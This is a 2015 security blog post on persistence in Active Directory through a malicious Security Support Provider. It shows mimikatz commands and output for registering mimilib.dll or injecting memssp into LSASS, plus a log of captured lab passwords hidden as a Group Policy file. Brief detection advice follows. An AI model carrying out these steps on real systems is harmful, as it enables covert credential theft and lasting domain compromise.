Sneaky Active Directory Persistence #12: Malicious Security Support Provider (SSP)

adsecurity.org

Sean Metcalf September 16, 2015

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

I presented on this AD persistence method in Las Vegas at DEF CON 23 (2015).


Complete list of Sneaky Active Directory Persistence Tricks posts

The Security Support Provider Interface (SSPI) enables Windows authentication methods to be easily extended allowing new Security Support Providers (SSPs) to be added without additional coding.


Some of the standard Windows authentication SSPs:

Mimikatz supports DLL/registry (scenario 1) & in-memory updating of SSPs (scenario 2).


Scenario 1: Copy mimilib.dll to the same location as LSASS (c:\windows\system32) & Update Security Packages registry key (HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\) with the SSP DLL name.



```
PS C:\> c:\temp\enable-mimissp.ps1
Copying Mimikatz SSP DLL to c:\windows\system32 ...
mimilib.dll successfully copied.
Current SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u

Adding Mimikatz SSP to system LSA config ...

Updated system LSA SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib
```




Name	Date modified	Size	Type
miguiresource.dll	7/13/2009 9:41 PM	178 KB	Application extension
mimefilt.dll	11/20/2010 10:24 PM	41 KB	Application extension
mimilib.dll	6/28/2015 8:00 PM	28 KB	Application extension



Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbasedirector...	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication P...	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
everyoneincludes...	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeauditing	REG_BINARY	00
LimitBlankPasswo...	REG_DWORD	0x00000001 (1)
LsaPid	REG_DWORD	0x000001fc (508)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Pack...	REG_MULTI_SZ	scecli rassfm
ProductType	REG_DWORD	0x00000008 (8)
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymou...	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest tspkg pku2u mimilib

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

Scenario 2: Use mimikatz to patch LSASS in memory with new SSP with no reboot required (rebooting clears the memssp Mimikatz injects).




```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)
```

Either of these scenarios enable adding a new SSP to a Windows system. The SSP included with mimikatz provides automatic logging of locally authenticated credentials. This includes the computer account password, running service credentials, and any accounts that logon.

This data is logged by default in the same location as the dll file to a log file, though it's possible to log this data elsewhere on the system. The alternate log location could be in SYSVOL if the Windows system is a Domain Controller which provides access to


Authenticated Users.

This is what a typical Group Policy template file might look like.



```
[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 7
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffWhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockSkew = 5
TicketValidateClient = 1
[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
[Version]
signature="$CHICAGO$"
Revision=1
```

This is what a fake Group Policy template file might look like when as the Mimikatz SSP log file location.



```
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE)      gNMbP#tx)!kHsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE)      gNMbP#tx)!kHsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE)      gNMbP#tx)!kHsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE)      gNMbP#tx)!kHsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE)      gNMbP#tx)!kHsU=`w>MQ:@b8
[00000000:00021133] [00000002] ADSECLAB\ADSAdministrator (ADSAdministrator)     Password99!
[00000000:000003e7] [00000005] ADSECLAB\ADSDC02$ (SYSTEM)       gNMbP#tx)!kHsU=`w>MQ:@b8H6T]$(_^
```

Detection

- Monitor the LSA registry key that controls security packages: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\
- Monitor commands run on Domain Controllers in cmd.exe
- Monitor commands run on Domain Controllers in PowerShell.

Mitigation

Protect Active Directory admins.

(Visited 18,636 times, 8 visits today)